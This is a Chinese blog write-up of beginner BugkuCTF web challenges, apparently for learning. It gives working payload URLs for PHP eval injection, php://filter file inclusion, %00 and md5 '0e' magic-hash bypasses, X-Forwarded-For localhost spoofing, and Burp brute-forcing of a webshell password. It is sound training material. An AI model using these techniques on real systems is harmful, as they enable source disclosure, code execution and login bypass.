BugkuCTF-Web-Writeup

原创

Gard3nia 于 2019-02-03 18:53:30 发布 481 收藏 2

分类专栏： Writeup 文章标签： CTF Web Writeup

前言

萌新就要多刷题…

正文

web2

flag在源码的注释里

计算器

改一下text文本框的最大输入位数>1即可

web基础$_GET

GET方式传参即可

web基础$_POST

post方式传参即可

矛盾

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
```

这题要求传参num不能是数字，而且num=1，一开始没有什么思路，认为是弱类型的绕过，传了true进去，发现无效，问了一下度娘，发现在数字后面加上%00截断，is_numeric()函数就不能识别为数字了…
payload:

```
123.206.87.240:8002/get/index1.php?num=1%00
```

web3

这题疯狂弹出对话框，阻止以后查看源码，果然全是alert弹窗，在最下面的注释里发现了一大串编码，不太认识：

```
alert("flag就在这里");
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
<!--&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&#73;&#125;-->
</script>
</head>
</html>
```

问了一下度娘，发现是unicode，直接在线解码即可

域名解析

进入windows/system32/drivers/etc/hosts中添加**123.206.87.240 flag.baidu.com**，然后直接访问域名即可

你必须让他停下

这题如何让他停下?直接bp抓包拦截，然后一次一次执行，go了几次发现flag

```
<body>
<center><strong>I want to play Dummy game with others£¡But I can't
stop!</strong></center>
<center>Stop at panda ! u will get flag</center>
<center><div><img src="10.jpg"/></div></center><br><a
style="display:none">flag{dummy_game_1s_s0_popular}</a></body>
</html>
```

本地包含

```
<?php
  include "flag.php";
  $a = @$_REQUEST['hello'];
  eval( "var_dump($a);");
  show_source(__FILE__);
?>
```

REQUEST默认情况下包含了 _GET，_POST 和

flag.php 里的内容，eval是执行 a里的内容，所以直接file

```
http://123.206.87.240:8003/?hello=file(%27flag.php%27)
```

变量1

这题花了点时间研究了一下

```
flag In the variable !
<?php

error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
```

理解1：preg_match()是正则表达式的匹配，/^表示开始，KaTeX parse error: Expected 'EOF', got '\w' at position 12: /表示结束，结束字符 \w包含\[a-z,A-Z,,0-… $args$表示的是以args为变量名的变量;


理解3：

$GLOBALS$包含正在执行脚本所有超级全局变量的引用内容;开头就提示$flag$在变量里，所以只要看看变量里

```
http://123.206.87.240:8004/index1.php?args=GLOBALS
```

Web5


提示是jspfuck，查看源代码，复制下来放到google控制台跑一下



发现了ctf{whatfk}，提交提示离答案非常接近，要求是CTF头，所以全部大写提交，成功…

头等舱

打开发现什么都没有...查看源代码也没有什么东西，F12查看一波也没有什么发现，无奈之下用bp截取之后运行...以为有点难，没想到是水题...




网站被黑

嗯，挺漂亮的网页，查看半天也没发现什么奇怪的东西，就扫一波后台目录


ID	地址	HTTP响应
1	http://123.206.87.240:8002/webshell/index.php	200
2	http://123.206.87.240:8002/webshell/shell.php	200
3	http://123.206.87.240:8002/webshell/index.php	200

发现了index.php和shell.php，打开shell.php如图：

发现需要输入密码，bp抓一波，然后选择passwords字典暴力破解



降序排列一波发现1110匹配项



管理员系统

这题不太会，找到源码中的base64编码

解码以后是test123，输入admin为用户名，test123为密码，发现不能访问，IP禁止访问，请联系本地管理员登录，也就是说需要本地登录才可以进去，所以就尝试着bp抓一波包，从大佬的wp中了解到这题需要**伪装成本地访问**才可以通过，伪装本地访问的方法就是在headers里面添加如下http头：

```
X-Forwarded-For:127.0.0.1
```

Accept-Encoding	gzip, deflate
Referer	http://123.206.31.85:1003/
Content-Type	application/x-www-form-urlencoded
Content-Length	23
Connection	keep-alive
Upgrade-Insecure-Requests	1
X-Forwarded-For	127.0.0.1

弹出flag：

```
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60
Content-Length: 5480

□□<html>
<head>
<title>
□□□□□□□□
</title>
</head>
<body>
<h1>□□□□□□□□</h1>
<form method="POST" autocomplete="off">
<p>Username: <input type="text" name="user" id="user"></p>
<p>Password: <input type="password" name="pass" id="pass"></

<p>
<input type="submit" value="Submit"/>
<input type="reset" value="Reset"/>
</p>
</form>

<font style="color:#FF0000"><h3>The flag is:
85ff2ee4171396724bae20c0bd851f6b</h3><br\></font\>
</body>
</html>
```

web4


提示查看源码就查看一波源码，发现一大串url编码：

```
var p1 =
'%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62' ;
var p2 =
'%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%22%29%2e%6f%6e%73%75%62%6d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b' ;
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
```

解码后：

```
function checkSubmit()
{
 var a=document.getElementById("password");
 if("undefined"!=typeof a)
 {
  if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
  return!0;
  alert("Error");
  a.focus();
  return!1
 }
}
document.getElementById("levelQuest").onsubmit=checkSubmit;
```

将67d709b2b54aa2aa648cf6e87a7114f1这一串数字提交到表单里直接出flag…(什么鬼玩意儿)



flag在index里


文件包含题，和nctf的文件包含如出一辙；
payload:

```
http://123.206.87.240:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```


解析为base64编码，解码后发现flag

输入密码查看flag

进去发现需要输入5位密码,就直接用burp爆破一下，先设置五位数字爆破



等一下发现出现length不一样的项目，直接找到了flag



点击一百万次

这题你点一下鼠标数值就会加一，

```
<script>
  var clicks=0
  $(function() {
    $("#cookie")
      .mousedown(function() {
        $(this).width('350px').height('350px');
      })
      .mouseup(function() {
        $(this).width('375px').height('375px');
        clicks++;
        $("#clickcount").text(clicks);
        if(clicks >= 1000000){
         var form = $('<form action="" method="post">' +
    '<input type="text" name="clicks" value="' + clicks + '" hidden/>' +
    '</form>');
    $('body').append(form);
    form.submit();
        }
      });
  });
</script>
```

查看源代码发现只要点击鼠标就会clicks++，method是POST，所以可以直接post一个clicks=1000000过去就可以了

得到flag

备份是个好习惯

提示备份直接进入index.php.bak,发现如下,是一个弱类型的MD5绕过，构造MD5值为0e开头的值就可以了

```
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
*/

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);//返回从1到后面的字符
$str = str_replace('key','',$str);//key替换为''
parse_str($str);//字符串解析到变量
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```

去掉第一个字符后，用''替换key，也就是直接去掉key，然后字符串解析到变量，构造payload:

```
http://123.206.87.240:8002/web16/?kekeyy1=s878926199a&kekeyy2=QNKCDZO
```

持续更新…